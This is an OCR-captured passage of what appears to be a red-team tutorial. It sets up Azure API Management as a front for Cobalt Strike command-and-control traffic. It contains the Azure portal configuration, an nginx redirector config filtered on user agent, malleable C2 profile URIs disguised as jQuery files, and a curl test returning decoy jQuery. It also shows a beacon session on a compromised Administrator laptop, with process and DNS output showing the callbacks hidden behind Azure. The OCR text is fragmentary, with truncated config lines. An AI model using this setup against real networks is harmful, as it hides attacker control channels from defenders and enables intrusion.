Azure API

Azure Function Azure API **API Management services** API

Home > API Management services >

Create API Management service

API Management service

Basics Monitoring Scale Managed identity Virtual network Protocol settings Tags Review + install

Project details

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * pay-as-you-go

Resource group * cloud-shell-storage-eastus

Create new

Instance details


Region * (US) East US


Resource name * dlersec-api

Organization name * dler sec

Administrator email * secureshen@gmail.com

Add API 2 HTTP **GET POST**





Web service URL C2 Nginx **API URL suffix get** Nginx URL

Web service URL

https://azuresky.live/get

URL scheme

HTTP HTTPS HTTP(S)

API URL suffix

get

Base URL

https://dlersec-api.azure-api.net/get

Subscription required


Subscription

Subscription required


Header name Ocp-Apim-Subscription-Key

Query parameter name subscription-key

AP**Add operation GET**



GET API POST API



2 URI

```
GET:  https://dlersec-api.azure-api.net/get/api
POST: https://dlersec-api.azure-api.net/post/api
```

Nginx 2 Azure Nginx C2

```
        server {
                listen 443 ssl;
                listen [::]:443 ssl;
                server_name localhost;
                proxy_set_header X-Forwarded-Fo
                ssl_certificate /etc/letsencryp
                ssl_certificate_key /etc/letsen
                location ~ ^/(get/api|post/api|
3.1.min.js|jquery-3.3.2.min.js|__utm.gif|___utm
                        if ($http_user_agent =
                        return 403;
                        }
                       proxy_pass https://loca
                }
        }
}
```

URI

```
http-get {

    set uri "/get/api";
   # set uri "/jquery-3.3.1.min.js";
    set verb "GET";
```

```
http-post {

    set uri "/post/api";

#    set uri "/jquery-3.3.2.min.js";
    set verb "POST";
```

curl C2

```
┌──(root㉿kali)-[~/Desktop]
└─# curl https://dlersec-api.azure-api.net/get/api -A "dlerinfra"
/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */!function(e,t){"use strict";"object"=
e.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");retur
function(e,t){"use strict";var n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.push,u=n.indexOf,l={},c
Object),h={},g=function e(t){return"function"==typeof t&&"number"≠typeof t.nodeType},y=function e(t){return null≠t&&t==
e,t,n){var i,o=(t=t||r).createElement("script");if(o.text=e,n)for(i in v)n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNo
object"==typeof e||"function"==typeof e?l[c.call(e)]||"object":typeof e}var b="3.3.1",w=function(e,t){return new w.fn.ini
.prototype={jquery:"3.3.1",constructor:w,length:0,toArray:function(){return o.call(this)},get:function(e){return null==e?
ck:function(e){var t=w.merge(this.constructor(),e);return t.prevObject=this,t},each:function(e){return w.each(this,e)},ma
on(t,n){return e.call(t,n,t)})},slice:function(){return this.pushStack(o.apply(this,arguments))},first:function(){return
unction(e){var t=this.length,n=+e+(e<0?t:0);return this.pushStack(n≥0&&n<t?[this[n]]:[])},end:function(){return this.pre
e:n.splice},w.extend=w.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0]||{},s=1,u=arguments.length,l=!1;for("boolean"=
eof a||g(a)||(a={}),s==u&&(a=this,s--);s<u;s++)if(null≠(e=arguments[s]))for(t in e)n=a[t],a≠=(r=e[t])&&(l&&r&&(w.isPla
y.isArray(n)?n:[]):o=n&&w.isPlainObject(n)?n:{},a[t]=w.extend(l,o,r)):void 0=≠r&&(a[t]=r));return a},w.extend({expando:"
eady:!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObject:function(e){var t,n;return!(!e||"[object Ob
=f.call(t,"constructor")&&t.constructor)&&p.call(n)==d)},isEmptyObject:function(e){var t;for(t in e)return!1;return!0},g
r=0;if(C(e)){for(n=e.length;r<n;r++)if(!1==t.call(e[r],r,e[r]))break}else for(r in e)if(!1==t.call(e[r],r,e[r]))break;r
place(T,"")},makeArray:function(e,t){var n=t||[];return null≠e&&(C(Object(e))?w.merge(n,"string"==typeof e?[e]:e):s.call
.call(t,e,n)},merge:function(e,t){for(var n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:functi
(r=!t(e[o],o))≠s&&i.push(e[o]);return i},map:function(e,t,n){var r,i,o=0,s=[];if(C(e))for(r=e.length;o<r;o++)null≠(i=t
],o,n))&&s.push(i);return a.apply([],s)},guid:1,support:h}),"function"==typeof Symbol&&(w.fn[Symbol.iterator]=n[Symbol.it
 Date RegExp Object Error Symbol".split(" "),function(e,t){l["[object "+t+"]"]=t.toLowerCase()});function C(e){var t=!!e&
array"==n||0==t||"number"==typeof t&&t>0&&t-1 in e)}var E=function(e){var t,n,r,i,o,a,s,u,l,c,f,p,d,h,g,y,v,m,x,b="sizz
e(),D=function(e,t){return e==t&&(f=!0),0},N={}.hasOwnProperty,A=[],j=A.pop,q=A.push,L=A.push,H=A.slice,O=function(e,t){
ARjdhQ".(o=t.documentElement,Math.max(t.body["scroll"+e],o["scroll"+e],t.body["offset"+e],o["offset"+e],o["client"+e])):v
,a)}})}),w.each("blur focus focusin focusout resize scroll click dblclick mousedown mouseup mousemove mouseover mouseout
ypress keyup contextmenu".split(" "),function(e,t){w.fn[t]=function(e,n){return arguments.length>0?this.on(t,null,e,n):th
urn this.mouseenter(e).mouseleave(t||e)}}),w.fn.extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbind:function(
,n,r){return this.on(t,e,n,r)},undelegate:function(e,t,n){return 1==arguments.length?this.off(e,"**"):this.off(t,e||"**"
ypeof t&&(n=e[t],t=e,e=n),g(e))return r=o.call(arguments,2),i=function(){return e.apply(t||this,r.concat(o.call(arguments
nction(e){e?w.readyWait++:w.ready(!0)},w.isArray=Array.isArray,w.parseJSON=JSON.parse,w.nodeName=N,w.isFunction=g,w.isWin
ic=function(e){var t=w.type(e);return("number"==t||"string"==t)&&!isNaN(e-parseFloat(e))},"function"==typeof define&&de
r Jt=e.jQuery,Kt=e.$;return w.noConflict=function(t){return e.$==w&&(e.$=Kt),t&&e.jQuery==w&&(e.jQuery=Jt),w},t||(e.jQu
```

exe

external	internal	listener	user	computer	note	process	pid	arch	last
174.114.55.109	10.0.0.1	https	Adminis...	LAPTOP...		mgmt.e...	14820	x64	97ms


Event Log X | Listeners X | Web Log X | Beacon 10.0.0.1@14820 X

```
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: C:\Windows\Tasks\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 281kb    fil     10/04/2023 12:52:15   mgmt.exe
 6b       fil     09/17/2023 05:00:40   SA.DAT

[LAPTOP-2S2GUKD1] Administrator/14820 (x64)                    last: 97ms
beacon>
```

Beacon IP 20.241.189.223 Azure API C2



Processes Services Network Disk

Name	Local address	Local ...	Remote address	Remo...	Prot...
mgmt.exe (14820)	LAPTOP-2S2GUKD1.phub.net.cable.rogers.com	51287	20.241.189.223	443	TCP
mgmt.exe (14820)	LAPTOP-2S2GUKD1.phub.net.cable.rogers.com	51288	20.241.189.223	443	TCP
mgmt.exe (14820)	LAPTOP-2S2GUKD1.phub.net.cable.rogers.com	51292	20.241.189.223	443	TCP
mgmt.exe (14820)	LAPTOP-2S2GUKD1.phub.net.cable.rogers.com	51293	20.241.189.223	443	TCP
mgmt.exe (14820)	LAPTOP-2S2GUKD1.phub.net.cable.rogers.com	51294	20.241.189.223	443	TCP

```
┌──(root㉿kali)-[~/Desktop]
└─# nslookup dlersec-api.azure-api.net
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
dlersec-api.azure-api.net       canonical name = apimgmttmttuzbwoilbudvh9qtco9gyhz
apimgmttmttuzbwoilbudvh9qtco9gyhz3mixygwtsaex8kadc.trafficmanager.net   canonical
dlersec-api-eastus-01.regional.azure-api.net    canonical name = api7be9fe54cb8948
Name:   api7be9fe54cb89489eb34c3861d519c7d7nuka07umg3nqqvm94f1mh.eastus.cloudapp.a
Address: 20.241.189.223
```

Revision #3
Created 5 October 2023 02:17:48 by unknown
Updated 12 March 2024 03:15:50 by unknown